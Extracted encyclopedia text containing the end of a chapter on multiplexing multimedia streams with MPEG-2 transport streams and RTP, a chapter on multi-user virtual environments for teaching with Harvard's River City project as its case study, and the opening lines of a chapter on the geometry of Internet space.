Apart from multiplexed real-time streams, multimedia streams contain also non real-time data. These data include metadata and static data. Metadata are information about the whole media stream and information about the multiplexed streams it contains. Static data may be of many types: teletext, electronic programming guide, interactive programs.

For storage, static data may be saved in chunks in any place of the media container. However, in streaming environments, specially in broadcasting, clients may start the reception at any point in the original stream. Thus, these data chunks must be transmitted periodically so that any client can receive them.

In Figure 2a, the grey block represents metadata that the demuxer needs to interpret the rest of the multimedia stream. In a random access storage, metadata may be saved anywhere because the demuxer can access it prior to start reading the multimedia stream. However, in broadcast environments, a demuxer that access the stream in t_1 cannot start demultiplexing it until t_2.

If a metadata block has a considerable length, it may not be practical to send the whole data block for each repetition. For that cases, MPEG defines the data carousel (ISO/IEC, 1998). In a data carousel, static data are sent in chunks regularly. When all chunks have been transmitted, the carousel starts again with the first chunk (Figure 2b).

Temporal Dependencies

There is one important difference between multimedia multiplexing and other types of multiplexing: data streams are not completely independent. Because they share one single time line, elementary streams that compose multimedia streams have temporal relationships.

Being a digital representation, one elementary stream is a succession of discrete portions of data related to a specific point in time. MPEG standards name those portions of data access units. There are as many definitions of access units as elementary stream types: a coded video frame for video streams, an audio sample for PCM audio streams, and so forth. Nevertheless, they all share the property that they are bound to a discrete position in the global time line. For example, in figure 3a, AU_0^0 and AU_0^1 have the same presentation time, AU_0^1 must be presented before AU_1^1 and so forth.

Transmission and Buffer Requirements

When transmitting a multimedia stream, a server multiplexes all the elementary streams that compose it. Receivers recover the elementary streams demultiplexing that multimedia stream. Then, elementary streams are decoded and presented. Because presentation time for the access units in the multiplexed elementary streams refer to a common time line, there are temporal relationships among the elementary streams. To comply with those temporal relationships, some buffering is needed between the demuxer and the decoders.

For example, consider a baseline muxer that simply concatenates access units from the input streams. For the streams in Figure 3a, it may output a multiplex like $AU_0^0 AU_1^0 AU_0^1 AU_2^0 AU_1^1 \ldots$. When the demuxer in Figure 3b outputs AU_0^1, AU_0^0 and AU_1^0 are already in the decoder buffer. At that moment, AU_0^0 and AU_1^0 can be decoded and presented simultaneously to the user. Similarly, AU_2^0 is received before AU_1^1 even though the latter is presented before.


Clearly, elementary streams may be multiplexed as regular data streams. For example, in a TCP/IP transmission we can send each stream using independent connections and letting the network stack multiplex them. Nevertheless, using this method it is uncertain that the receiver would be able to reconstruct the original media stream meeting the timing constraints.

On the other hand, specific multiplexes use information about elementary stream's timing relationships. Thus, they can impose conditions to shorten the required buffer length in the decoder side.

Widely Used Multimedia Multiplexes

MPEG-2 transport stream (ISO/IEC, 1994) has been adopted as standard multiplex for DVB and ATSC

Figure 2. Static data on streaming



a) Random Access vs Broadcast

b) Data Carousel

(DVB, 2004a; ATSC, 2005) for digital TV transmission. Thus, it is the most widely used multiplex for terrestrial, satellite, and cable communications.

For IP networks, IETF defines RTP (Schulzrinne, Casner, Frederick, & Jacobson, 1996) to multiplex real-time data.

MPEG-2 TRANSPORT STREAM

MPEG-2 (ISO/IEC, 1994) introduces transport stream as a means to communicate or store one or more programmes. For MPEG, a programme is a collection of related elementary streams. Streams within a programme share time line.

Transport streams were originally devised for broadcasting services. Thus, the initial idea of programme comes from analogue broadcasting channels (i.e., a video and an audio stream with an optional teletext stream).

Because transport streams are used to transmit data over environments that may be lossy, one mandatory feature is error resilience. Transport streams provide methods to detect and discard erroneous data and to recover from reasonable data losses.

Transport streams target two scenarios:

- Transmission of a single programmes using a single programme transport stream (SPTS). For example, an end user receiving an on-demand film.
- Transmission of multiple programmes using a multiple programme stream (MPTS). For example, digital TV broadcasting.

Hence, transport stream structure supports operations to ease data interchange between operators as well as data delivery to end users. Common operations are:

- Multiplex several SPTS in one MPTS.
- Extract a programme from a MPTS and build a SPTS.
- Extract a programme from a MPTS to decode it and present the result to end users.
- Extract a group of programmes from a MPTS and build another different MPTS.

Figure 1c shows an hypothetical digital TV contribution environment using transport streams for transmission. Arrows with "TV Channel" label represent a single programme in a SPTS, arrows without label represent MPTSs. In the figure, a terrestrial broadcaster receives a MPTS with programs for channel 1 and 2 by a satellite link and other MPTS with channels 3 and 4 from direct contribution. It extracts channel 2 program from the satellite MPTS and builds a new MPTS with programmes for channels 2, 3, and 4 to broadcast it over terrestrial digital TV.

Transport Stream Packets

Transport streams consist entirely of 188-byte packets called transport packets.

The first byte of the transport packet header is a sync-byte which hexadecimal value is 47. Sync-bytes enables error detection in environments where data losses are likely. A simple resynchronisation algorithm consists of throwing away incoming, and possibly erroneous, data until sync-bytes are found each 188 bytes.

To identify packet contents, transport packet headers have a 13 bit packet identifier (PID). Transport packets with the same PID carry data for the same stream or for the same static data.

As an additional error resilience device, transport packet header includes a four bit counter so called continuity counter that increases one unit for successive packets of the same PID. This allows demultiplexers to conceal errors when a whole transport packet is lost or repeated.

Packetised Elementary Streams


To provide a common interface to the different elementary stream types, MPEG defines an intermediate stream format so called packetised elementary stream (PES). Prior to be multiplexed in a transport stream, any elementary stream must be packetised in a PES.

PES packet header contains data common to any kind of access unit. The most important are timestamps, which represent the time line of the packetised stream.

Transport Stream Time Line

Transport streams define an independent time line for each program they carry by means of program clock

Figure 3. Synchronisation and buffering



a) Presentation Time For Access Units

b) Decoding Buffers

references (PCR). A PCR is a sample of the clock used to work out the PES timestamps. PCR values are used to synchronise with PES timestamps as well as to fine tune the receiver clock, as it is explained later.

Transport Stream Metadata

Because static data need no timestamps, transport streams include other kind of data different from PES packets: program service information (PSI) tables. There are several standard tables to carry transport stream metadata. The specification is open to new table definitions to carry other information, for example, data carousels.

The most important metadata tables are the programme association table (PAT) and the programme map table (PMT).

Basically, PMT is a list of the PIDs that carry the streams that compose one programme, along with the PID that carries the PCR values to define the programme time line. Additionally, the PMT carries information such as stream types, stream, programme descriptors, and so forth.

A single PAT is present in each transport stream. The PAT is a list associating each programme with the PID of its describing PMT.

Multiplexing Packetised Elementary Streams

A single PID is assigned to each packetised elementary stream to be multiplexed. Each PES packet is divided in a number of transport packets.

Similarly, PSI tables are also packetised into transport packets. PSI tables are much shorter than packetised elementary streams (usually, each of them fits in one single transport stream packet). Being static, PSI tables must be repeated periodically along the transport stream.

Figure 4a depicts a SPTS multiplexer. First, input data (PES streams and PSI tables) are packetised in transport packets. Then, the multiplexer schedules those packets to build a transport stream, repeating PSI information periodically. The architecture is similar for MPTSs, but having one PMT for each programme.

Time Synchronisation

For multimedia transmission, it is important that the receiver has the same concept of time as the sender. Otherwise, receiver buffers will eventually underflow, if the receiver clock is faster than the sender clock; or overflow, if it is slower.

For synchronous transmission channels (such as satellite or cable connections), demuxers may use received PCR values to adjust their internal clock according to the sender's clock. Figure 4c depicts the relationship between the sending and receiving time for PCR values. Because transmission delay is a constant value Δ, next condition holds:


$$\begin{matrix} t_1 = t_0 + \Delta \\ t_3 = t_2 + \Delta \end{matrix} \Rightarrow t_3 - t_1 = t_2 - t_0$$

Thus, if $t_3 - t_1$ is wrong, and the demuxer knows that its internal clock is deviating from the muxer clock and can adjust it according to the PCR values.

Demultiplexing and Buffering

Figure 4b depicts a transport stream demuxer and its associated elementary stream decoders. The demuxer reads input PAT and PMT packets to ascertain which PIDs carry data from PES streams. Transport packets

Figure 4. Transport stream



with those PIDs are unpacked and resulting data are sent to the corresponding decoder buffer. Decoders use clock control to keep synchronised with the encoder.

It is the responsibility of the multiplexer to ensure that decoder buffers do not overflow and that access units are complete in them at the moment they are needed. There is not a standard scheduling algorithm. Instead, MPEG-2 standard defines a theoretic system target decoder (STD). Multiplexers must create transport streams that the STD can demultiplex without overflowing or underflowing.

Drawbacks

Transport stream synchronisation protocol was designed for synchronous transmissions. For asynchronous transmissions (e.g., IP), that method is not valid because the network adds an unpredictable delay. This has two serious consequences: receiver buffers must be larger than the specified by the STD and clock synchronisation is much more complex.

Also, for IP networks sync-byte is not a good method to detect data losses because they occur in network packet blocks. For example, for UDP over 1500-byte Ethernet frames, up to seven transport packets fit in one UDP packet without fragmentation. If that packet is lost, all the transport packets are lost. For the same reason, continuity counter is ineffective: whole blocks of several transport packets may be repeated or disordered. Using TCP, both sync-byte and continuity counter turn into a useless overhead.

REAL-TIME TRANSPORT PROTOCOL

Real-time transport protocol (RTP) (Schulzrinne, Casner, Frederick, & Jacobson, 1996) is a protocol designed by the Internet engineering task force (IETF) to transfer real-time data. It does not define any additional multiplexing algorithm, as that task is performed by lower transport protocols. Even though there is not a standard transport protocol for it, RTP typically runs on top of UDP. Different RTP streams are sent over different UDP connections, letting the IP stack multiplex them using already defined algorithms. This way, multiplexing, routing, checksumming, and so forth, are taken out of the RTP specification in favour of already established delivery frameworks.

Because there is not a standard transport environment, RTP has a companion control protocol (RTCP) as a standard procedure to monitor the quality of RTP transmissions and the degree of synchronisation.

Without the need of a multiplexing algorithm, RTP aims for payload type identification, timestamping, and basic error detection and concealing. Different from transport stream's conception, RTP error resilience is designed for packet-based connections, where likely errors are whole packet losses or repeats and packet disordering. Underlying transport protocols use checksumming to detect byte level errors.

RTP packets consist of a header and a payload. To send a stream over RTP, it must be divided into pieces that are written in the payload of RTP packets. The most important fields in RTP packet header are:

- **Payload type:** A code to identify the packet contents. There are standard payload types for different video and audio formats and other multimedia data types.
- **Sequence number:** A 16-bit counter that increases each consecutive packet. It may be used to conceal errors caused by disordered packets or to detect packet losses.
- **Timestamp:** It is used to control the transfer rate and to track the relationships in groups of synchronised streams.

Figure 5 depicts how a multimedia stream composed of three elementary streams may be sent using RTP. Each stream is independently packetised in RTP packets and sent using a UDP connection.


Buffering and Delay Control

Because RTP relies on unspecified delivery frameworks, it does not assure any transmission delay control, nor any restriction of the receiver buffer requirements. Those parameters must be externally controlled. Transmission delay and other quality parameters (such as packet loss rate) may be controlled using quality of service (QoS). Similarly, buffer requirements in the receiver side are application and delivery method dependant.

Session Metadata

As opposed to transport stream, RTP does not provide means to carry private data. Metadata about multiplexed

Figure 5. RTP session



streams are sent externally. For the example in Figure 5, a receiver has to know that the multimedia stream consists of three streams sent on UDP ports 8190, 8128, and 8208.

Session description protocol (SDP) (Handley & Jacobson, 1998) may be used to define groups of RTP streams as one single service. The way clients obtain SDP information is also open. They may be announced periodically using the session announcement protocol (SAP) (Handley, Perkins & Whelan, 2000), e-mail, HTTP, RTSP (Schulzrinne & Rao, 1998).

Reliability

Because real time multimedia applications are usually more sensitive to transmission delays than to data losses (in a reasonable rate), UDP is commonly used as transport protocol for RTP streams. RTP error concealing mechanisms mitigate the problems derived from natural UDP's lack of reliability.

TCP might be used instead of UDP to avoid data losses. However, TCP congestion control does not suit real-time data transmission (Floyd, Handley, Padhye, & Widmer, 2000).

SCTP (Stewart, Xie, Morneault, Sharp, Schwartzbauer, Taylor et al., 2000) is an alternative to achieve a trade-off between reliability and delay. Using partial reliability (Stewart, Ramalho, Xie, Tuexen, & Conrad, 2004) it is possible to mitigate the effect of congestion control on delay at the cost of controlled data losses (Molteni & Villari, 2002).

Drawbacks

Because RTP operates over an unspecified transport layer, it inherits the benefits and drawbacks of the chosen transport protocol. For the most common UDP protocol, the main disadvantages are the unpredictable delay in the transmission and the possibility of packet losses.

RTP is designed to work over packet-based connections. For synchronous, non packet-based connections, RTP sequencing control is overkill and error detection mechanisms are weak against single-byte data losses.

FUTURE TRENDS

Most of the current work is focusing on digital video transmission over IP networks. Regardless of the problems commented earlier, transport stream is still the most widely used multiplex. Nevertheless, the trend is to migrate to RTP. For example, it has been adopted for the 3rd Generation Mobile System (3GPP, 2006) and for DVB broadcasting for hand-held terminals (DVB, 2004b, 2005).

The widely adopted transport protocol for multimedia streams over IP is UDP. However, many studies address the use of TCP (Hsiao, Kung, & Tan, 2001) or SCTP (Molteni & Villari, 2002).

Because protocols with congestion control may be penalised if they share bandwidth with too much high-rate UDP data, many authors suggest adding a *tcp-friendly* rate control to multimedia sessions (Widmer, Denda & Mauve, 2001).

CONCLUSION

The most common multiplexes for multimedia are MPEG-2 transport stream and real time transport protocol. The former is oriented to synchronous transmissions like satellite, cable, and terrestrial links. The latter is designed for asynchronous transmissions such as IP networks.

Through this chapter, we explained the different techniques that transport stream and RTP use to handle temporal relationships, buffering, error resilience, and error concealment.

KEY TERMS

Access Unit: Each digital sample that compose an elementary stream. For example, for video streams access units are coded frames and for audio streams they are coded audio samples.

Codec: An abbreviation for coder/decoder. In the server side, codecs are used to compress multimedia data for transmission or storage. In the client side, they decompress compressed data to reconstruct a reasonably similar representation of the original data to present to the user.

Data Carousel: Method used to send static data on streaming environments. A block of static data is divided in chunks. Those chunks are sent periodically interleaved with other streamed data. After the last chunk is sent, the carousel starts again with the first one.

Demultiplex: Also demux. Process of extract one or more streams from a multiplex.

Demultiplexer: Also demuxer. Device or algorithm used to demultiplex.

Elementary Stream: Digital data stream that cannot be demultiplexed. Elementary streams are the leaves of multiplexing hierarchies, usually containing coded media such as video or audio.

Multiplex: Also mux. Process of combining different input streams to build another one. The stream resulting of this process is also known as multiplex.

Multiplexer: Also muxer. Device or algorithm used to multiplex several input streams.

Stream: Series of bits representing real-time signals.

Streaming: Technique used to send data streams. Instead of waiting to receive the whole data stream, streaming clients consume the input stream at the same time they receive it.

Multi-User Virtual Environments for Teaching and Learning

Edward Dieterle
Harvard University, USA

Jody Clarke
Harvard University, USA

INTRODUCTION

In the late 1970s, Richard Bartle and Roy Trubshaw of the University of Essex developed the first MUD (multi-user dungeon/domain/dimension, depending on the source) to facilitate multiplayer role-playing games run over computer networks (Bartle, 1999; Dourish, 1998), allowing groups of individuals to build virtual realities collaboratively. Despite limited visual and social cues, immersion in text-based virtual environments have the capacity to support thriving virtual communities that demonstrate characteristics of traditional communities, such as love, hate, friendship, and betrayal (Rheingold, 1993).

Advances in computational power and network connectivity have driven the evolution of MUDs, resulting in diverse human computer interfaces such as MOOs (object-oriented MUDs), multi-user virtual environments (MUVEs), and massively-multiplayer online role-playing games (MMORPGs), among others. The present article focuses primarily on MUVEs.

Although MUVEs are commonplace to gamers (i.e., players of *EverQuest*, *Doom*, and *Madden NFL*), the affordances of this interface are rarely utilized for substantive teaching and learning. This article will discuss how MUVEs can be used to support the situated and distributed nature of cognition within an immersive, psychosocial context. After summarizing significant educational MUVEs, we present Harvard University's River City MUVE (http://muve.gse.harvard.edu/rivercityproject) in depth as an illustrative case study.

BACKGROUND

MUVEs have been used in education for:

- Creating online communities for preservice teacher training and in-service professional development (Bull, Bull, & Kajder, 2004; Riedl, Bronack, & Tashner, 2005; Schlager, Fusco, & Schank, 2002).
- Engaging science-based activities while promoting socially responsive behavior (Kafai, 2006),
- Helping students understand and experience history by immersing them emotionally and politically in a historical context (Squire & Jenkins, 2003).
- Promoting social and moral development via cultures of enrichment (Barab, Thomas, Dodge, Carteaux, & Tuzun, 2005).
- Providing an environment for programming and collaboration (Bruckman, 1997).
- Creatively exploring new mathematical concepts (Elliott, 2005).
- Engaging in scientific inquiry (Clarke, Dede, Ketelhut, & Nelson, 2006; Ketelhut, Dede, Clarke, Nelson, & Bowman, in press).

Regardless of content and intended user group, all MUVEs enable multiple simultaneous participants to (a) access virtual contexts, (b) interact with digital artifacts, (c) represent themselves through "avatars" (in some cases graphical and in others, text-based), (d) communicate with other participants (in some cases also

Table 1. Summary of educational MUVEs, learning goals, functionality, and corresponding URLs

MUVE	Developer	Learning Goals and Objectives	Functionality	Web site
AppEdTech	Appalachian State University	Distance education courses and services for graduate students	AppEdTech is a graphical MUVE designed to support graduate students working over distance. Student control avatars that interact with other students, instructors, and artifacts, such as course resources.	http://www.lesn.appstate.edu/aet/aet.htm
AquaMOOSE 3D	Georgia Institute of Technology	Visualization of and experimentation on parametric equations	AquaMOOSE 3D is a graphical MUVE designed for the construction and investigation of parametric equations.	http://www.cc.gatech.edu/elc/aquamoose
MOOSE Crossing	Georgia Institute of Technology	Computer programming and collaboration	MOOSE Crossing is a text-based MUVE designed for kids aged 9-13. Through the interface, users create virtual objects, spaces, and characters, while interacting with one another through text.	http://www.cc.gatech.edu/elc/moose-crossing
Quest Atlantis (QA)	Indiana University	Promotion of social and moral development	QA is a graphical MUVE designed for children ages 9-12 to complete activities with social and academic merit in both formal and informal learning settings.	http://atlantis.crlt.indiana.edu
Revolution	Massachusetts Institute of Technology	History	Revolution is a multiplayer role playing game where students experience history and the American Revolution by participating in a virtual community set in Williamsburg, VA on the eve of the American Revolution.	http://educationarcade.org/revolution
River City	Harvard University	Scientific inquiry and 21st century skills	River City is designed for use in middle school science classrooms. As visitors to River City, students travel back in time, bringing their 21st century skills and technology to address 19th century problems.	http://muve.gse.harvard.edu/rivercityproject
Tapped IN	SRI	Online teacher professional development	TI bundles synchronous and asynchronous discussion tools, a notes section, an interactive whiteboard, and file sharing space. After logging into the virtual space, users are teleported to the TI Reception Area and greeted by Helpdesk staff.	http://tappedin.org
Whyville	Numedeon, Inc	Scientific literacy and socially responsible behavior	Whyville is a graphical MUVE designed for children between middle childhood and adolescence. Whyville users, called citizens, from all over the world access Whyville through a Web-based interface to (a) communicate with old friends and familiar faces through synchronous chat and the *Whyville-Times* (Whyville's official newspaper with article written by citizens), (b) learn math, science, and history through interactive activities, and (c) build online identities. As citizens participate in a variety of activities, they earn clams (the official monetary unit of Whyville), which they can use to enhance their avatars and throw parties.	http://www.whyville.net

with computer-based agents), and (e) take part in experiences incorporating modeling and mentoring about problems similar to those in real world contexts (Dede, Nelson, Ketelhut, Clarke, & Bowman, 2004). Table 1 summarizes significant educational MUVEs active in the past few years, their learning goals, their features and capacities, and their corresponding URLs.

In the interest of space, we offer River City as an illustrative case study of how a MUVE can be designed to support the situated and distributed nature of learning, thinking, and activity. Although the examples provided below are primarily related to River City, the explanations of functionality and capabilities in relation to theories of learning are common among the MUVEs described previously.

River City is a MUVE for teaching scientific inquiry and 21st-century skills in middle school science classes. Drawn from the National Science Standards (National Research Council [NRC], 1996), River City is designed around topics that are central to biological and epidemiological subject matter. As visitors to River City, students travel back in time, bringing their 21st century knowledge and technology to address 19th century problems. River City is a town besieged with health problems, and students work together in small research teams to help the town understand why residents are becoming ill. The River City MUVE features an underlying simulation that allows students to manipulate variables to help determine the cause of the epidemic. Students collect data, form hypotheses, develop controlled experiments to test their hypotheses, and make recommendations based on their findings to other members of their research community.

ADVANCES IN THE SCIENCE OF HOW PEOPLE LEARN

Parallel to the technological and networking developments necessary to produce MUVEs are the psychological frameworks needed to understand their impact on cognition. Recent advances in the science of how people learn consider the situated and distributed nature of cognition as applied to thinking, learning, and doing in workplace and community settings (Chaiklin & Lave, 1993; Engeström & Middleton, 1996; Hutchins, 1995; Wenger, 1998). Cognition is viewed as situated within both a physical and a psychosocial context and as distributed between a person and his or her tools (Barab & Plucker, 2002; NRC, 2000a; Sternberg & Preiss, 2005). Although distributed cognition and situated learning are treated separately, the relationship between the two perspectives is complementary and reciprocal.

MUVEs AND DISTRIBUTED COGNITION

From a distributed perspective, cognitive processes—perception, learning, reasoning, and memory—are no longer confined within the head of an individual (Hutchins, 1995; Salomon, 1993). "A process is not cognitive simply because it happens in a brain," as Hollan, Hutchins, and Kirsh (2000) argue, "nor is a process noncognitive simply because it happens in the interactions among many brains" (p. 175). Advances in the science of distributed cognition have come to include cognitive activity that is distributed across internal human minds, external cognitive artifacts, groups of people, and space and time (e.g., Zhang & Patel, 2006). Viewing the same criteria through a lens of educational practice, the mental burdens of activity can be understood as dispersed physically, socially, and symbolically between individuals and the tools they are using (Pea, 1993; Perkins, 1993). Considering each of these three aspects of distribution, we can better understand the affordances of MUVEs.

Physical Distribution of Cognition

When a student works with her notebook to prepare a portfolio of her work, "the notebook is both an arena of thinking and a container of learning" (Perkins, 1992, p. 135). The notes, assignments, and essays represent a physical distribution of learning, reasoning, and memory between the author and her notebook. The cognition neither resides solely in her head nor in her book, but instead is distributed between the two entities.

For example, students in River City use a laboratory notebook as the primary resource to navigate the 3-D environment and guide them through the curriculum. To overcome the limited amount of information that can be processed in any one place before exceeding what the student is capable of processing on his or her own, the notebook is paper-based to allow for the physical distribution of memory and information processing among the student, the simulation, and the notebook. Additional examples of the physical distribution of cognition within the River City simulation include (a) an online notepad that students use to record fieldnotes, track data on change over time, and record answers and reflections guided by the Laboratory Notebook; (b) authentic scientific tools such as an online microscope, bug catcher, and environmental health meter; (c) an interactive map of the town; and (d) digitalized Smithsonian artifacts.

Social Distribution of Cognition

A prerequisite of the social distribution of cognition is the physical distribution of cognition (Perkins, 1992). For example, jigsaw pedagogies typically rely on students individually mastering one type of knowledge through various experiences and tools, taking advantage of the physical distribution of cognition, and then working with other learners to apply complementary forms of expertise in order to understand a complex phenomenon (Aronson & Patnoe, 1997; Johnson & Johnson, 1999). Through the collaborative experiences of teaching and learning from other students and virtual agents in the world, students distribute cognition socially.

By design, the phenomena students investigate in River City are too complex for any one student to master within the time allotted for the project. Central to the River City experience is the social distribution of perception, learning, and reasoning through the affordances of the simulation and within various group activities. Although students see the avatars of other users participating in the simulation, communication is deliberately constrained by the technology so that students can interact only with members of their team and residents of River City.

After teams of students have worked through a range of preliminary activities (e.g., learning to use the tools of scientists), they construct an experiment that tests their ideas about why people are getting sick in River City. The experimental process is designed to help students come to consensus on what is to be tested and how best to test it. Even though students in the same class will have completed the same preliminary activities, different groups will choose to investigate different problems.

Students then enter a control world in the simulation, select the independent variable the team has agreed to investigate, and focus on collecting only the data needed to test their hypothesis. Afterward, they enter an experimental world, which is identical to the control world except for the characteristics associated with their chosen independent variable. Collecting data using the same techniques and from the same sources in the control and experimental worlds, teams of students are equipped with a dataset they can use to test their hypothesis and formulate conclusions based on empirical data.

At the end of the project, the whole class convenes a research conference so that student-groups can share and discuss their results. Similar to the complexities of studying real world phenomena, not all teams of students will arrive at the same conclusions, even when provided the same initial conditions. Through the social distribution of cognition among the whole class, variations among conclusions help students to begin to learn that the world is a complex place in which multiple perspectives exist and "truth" is often a matter of evidentiary interpretation and point-of-view.

Symbolic Distribution of Cognition

The physical and social distribution of cognition often engenders symbolic distribution of cognition through various symbol systems, such as mathematical equations, the specialized vocabulary having to do with a field of work, and representational diagrams (Perkins, 1992). Concept maps, for example, transform thoughts and notions into tangible symbols where nodes (i.e., bubbles) represent concepts and propositions (i.e., connecting words) that act as logical bridges between concepts (Novak, 1998; Novak & Gowin, 1984). Common uses of concept maps for teaching and learning include advanced graphical organizers (Willerman & MacHarg, 1991), tools for collaborative knowledge construction (Roth & Roychoudhury, 1993), and assessment instruments (McClure, Sonak, & Suen, 1999).

A barrier to symbolic distribution of cognition in classrooms, as Perkins (1992) has argued, is the dearth of language for thinking and a need to "cultivate a common vocabulary about inquiry, explanation, argument, and problem solving" (p. 143). To overcome this barrier, students in the River City project learn and use the specialized language, customs, and culture of the scientific community. For example, at the end of the River City project, students complete a performance assessment that allows them to demonstrate their understanding of scientific inquiry and disease transmission by independently writing evidence-based letters to the

Mayor of River City. Using the language of science and scientists, the students offer their explanations for why so many residents are becoming ill.

An additional example of symbolic distribution of cognition characteristic of all MUVEs is the user's avatar: the virtual, symbolic, embodiment of the user within the virtual space. Depending on the MUVE, the avatar is either graphical or text-based. Expressions, gestures, facial expressions, clothing, and other symbols or symbolisms that are used to define identity in face-to-face settings are virtually created and projected by participants in MUVEs; they define who (or what) the participants want to be. As Turkle (1995) observed, participation in such environments provides the user with the ability to create one or multiple online identities, which allows him or her to explore how an individual is recognized or known.

MUVEs AND SITUATED COGNITION

Central to the situated perspective of cognition is the study of learning as a phenomenon that occurs in the course of participation in social contexts. Concepts are not considered independent entities, void of the activities and cultures in which they exist (Brown, Collins, & Duguid, 1989). Instead, activity, concept, and culture are entwined among the physical and social contexts for knowing and understanding. Knowing, as Barab and Duffy (2000) argue from the situated perspective, is (a) an activity, not a thing; (b) always contextualized, not an abstraction; (c) reciprocally constructed between an individual and his or her environment, not as an interaction defined objectively or created subjectively; and (d) a functional stance based on interaction and situation, not a "truth."

Through an apprenticeship, for example, a person works with a master artisan to learn a trade or craft. Apprenticeship, by its very nature, incorporates learning within a specialized social context. Drawing on the strengths of the traditional apprenticeship model, Collins, Brown, and Newman (1989) conceived of *cognitive apprenticeships* as a three-part sequence of modeling, coaching, and fading. The apprentice first observes the master modeling a targeted task. Next, the master coaches the apprentice as he or she attempts to complete the same task, providing scaffolds when and where appropriate. As the apprentice becomes adept at the task, the master's presence fades to providing just-in-time support when needed.

Within the River City simulation, students take part in cognitive apprenticeships in two ways: first when they interact with virtual agents at River City University, and second through their ongoing dialogue with a virtual investigative reporter. At the university, students experience expert modeling of scientific processes and inquiry by collaborating with university professors and graduate students. For example, Ellen Swallow Richards (an historic figure who was the first woman to graduate in chemistry from MIT) is a professor and researcher at River City University who gives lectures about her research and connects it to the steps of the scientific method. Students participating in the simulation listen to Professor Richards' lectures to become versed in the scientific method. In addition to learning about Dr. Richard's research, students also interact with graduate students who discuss not only how to conduct research through books in the library, but also how to identify problems in River City and generate testable questions. These interactions model for students scientific processes as they are experiencing them in their own research in River City.

Students are given a second opportunity for apprenticeship through their interaction with Kent Brock, an investigative reporter who is symbolic of the wise fool, someone who asks obvious questions that brings about reflection and reexamination of beliefs or understandings. On the one hand, Kent interviews students to find out what they know and how they are making meaning of their experiences. As a good reporter, he is concerned in more than just the facts, asking students to explain, interpret, and apply what they are learning, as well as to empathize with residents and to engage in metacognition about their ideas (based on Wiggins & McTighe, 2005). On the other hand, Kent provides students with information to make sure they have interviewed important residents and accessed significant tools and artifacts.

Going beyond learning-by-doing, while immersed in the social context of acting as scientists students participate in what Lave and Wenger (1991) describe as "legitimate peripheral participation." Students surpass examining the concepts of science and instead *learn about science by being scientists.* Instead of *being talked to* by those who are more expert, the affordances of the River City curriculum supports students as they *begin talking within* the community of scientists, a key to legitimate peripheral participation (ibid). Through immersion of the simulation and engagement with authentic tasks, students *begin to become scientists* as they (a) learn the principles and concepts of science, (b) acquire the reasoning and procedural skills of scientists, (c) devise and carry out investigations that test their ideas, and (d) understand why such investigations are uniquely powerful (NRC, 2000b). This active participation acts as a vehicle for capturing the progression by which "newcomers become part of a community of practice. A person's intentions to learn are engaged and the meaning of learning is configured through the process of becoming a full participant in a sociocultural practice" (Lave & Wenger, op. cit., p. 29).

FUTURE TRENDS

Sheingold and Frederiksen (1994) have noted that, "to change our expectations about what students should know and be able to do will involve also changing both the standards by which student achievements are judged and the methods by which student's accomplishments are assessed" (p. 111). MUVEs are a technology-based innovation that (a) changes both what and how students learn and teachers teach and (b) lends itself to capturing student learning.

Changing Teaching and Learning

A primary reason for studying and developing MUVEs, such as River City, is their ability to leverage aspects of authentic learning conditions that are hard to cultivate in traditional classroom settings (Griffin, 1995). In addition to creating experiences that take advantage of the situated and distributed nature of cognition, MUVEs also allow for the design of situations that are not possible or practical in the real world. Through the affordances of a MUVE, researchers and designers can create scenarios with real-world verisimilitude that are safe, cost effective, and directly target learning goals.

MUVEs for Assessment

Limitations of traditional classroom practices make it impossible to monitor and track what every student is doing, leaving educators unsure of what students have (or have not) learned. Facial expressions, shows of hands, and cold-calling individual students are tacit ways of calibrating the learning taking place in a classroom, but they fail to capture the efforts of every student. Future trends in MUVE research include establishing efficient and effective mechanisms for capturing and processing what students know and are able to do.

The River City simulation's connection to databases enables the system to capture and record every action made in the River City simulation. For example, students record their answers from the Laboratory Notebook in an online notepad and use a synchronous text-based tool to communicate with teammates and residents, both of which are captured and processed by the database. This data, which is emailed to teachers within 24-hours, provides educators formative assessments of student learning and enables them to track individual student progress over time. Teachers can detect early on if students fall off-task or need review of specific concepts. This information also provides teachers snapshots of student learning that they can share with students, administrators, and parents.

CONCLUSION

Coupled with technological advances are the cultures that evolve with them. In the three decades since the first text-based MUDs were conceptualized on college campuses, their successors have become a major force, shaping how we communicate, participate, learn, and identify ourselves. Despite the MUVE interface and its influence on how people learn outside of classrooms, teaching practices have not changed to embrace such technologies. Although 20 years old, Resnick's (1987) observations about schools are still generally accurate. Whereas schools focus on individual performance, unaided thinking (i.e., thinking without tools, prompts, etc.), symbolic thinking (i.e., thinking with abstract representations, rather than more concrete terms related to particular situations), and general skills, cognition outside of schools is usually socially distributed and tool use is prominent, involving the particularization and contextualization of abstractions, and learning that tends to focus on situation-specific ideas.

We recognize that the best learning environments for students are those that are authentic, situated, and distributed across internal and external sources. Yet these conditions are often difficult to create in classroom settings. MUVEs open up a new world of possibilities for creating learning experiences that not only are authentic, situated, and distributed, but also provide a context to change our standards by which student achievements are judged and the methods by which students' accomplishments are assessed (Sheingold & Frederiksen, 1994).

KEY TERMS

Avatar: The dynamic, virtual embodiment of a user while he or she is within a virtual space.

Distributed Cognition: The scientific study of cognition as it is distributed across internal human minds, external cognitive artifacts, groups of people, and space and time.

MUD: A virtual environment that supports the simultaneous participation of multiple users in a text-based game.

MUVE: Multi-user virtual environments that enable multiple simultaneous participants to (a) access virtual contexts, (b) interact with digital artifacts, (c) represent themselves through "avatars," (d) communicate with other participants, and (e) take part in experiences incorporating modeling and mentoring about problems similar to those in real world contexts.

Physical Distribution of Cognition: A distribution of learning, reasoning, and memory between an individual and his or her tools, objects, and surround.

Situated Cognition: The scientific study of cognition as a phenomenon that occurs in the course of participation in social contexts.

Social Distribution of Cognition: Distribution of cognition among individuals through collaborative, social interactions.

Symbolic Distribution of Cognition: Distribution of cognition through symbol systems such as mathematical equations, the specialized vocabulary having to do with a field of work, and representational diagrams.

Virtual Agents: A program, often represented as a person or animal, whose automated interactions provide the semblance dialogue.

The N-Dimensional Geometry and Kinaesthetic Space of the Internet

Peter Murphy
Monash University, Australia

INTRODUCTION

What does the space created by the Internet look like? One answer to this question is to say that, because this space exists "virtually," it cannot be represented. The idea of things that cannot be visually represented has a long history, ranging from the Romantic sublime to the Jewish God. A second, more prosaic, answer to the question of what cyberspace looks like is to imagine it as a diagram-like web. This is how it is represented in "maps" of the Internet. It appears as a mix of cross-hatching, lattice-like web figures, and hub-and-spoke patterns of intersecting lines.

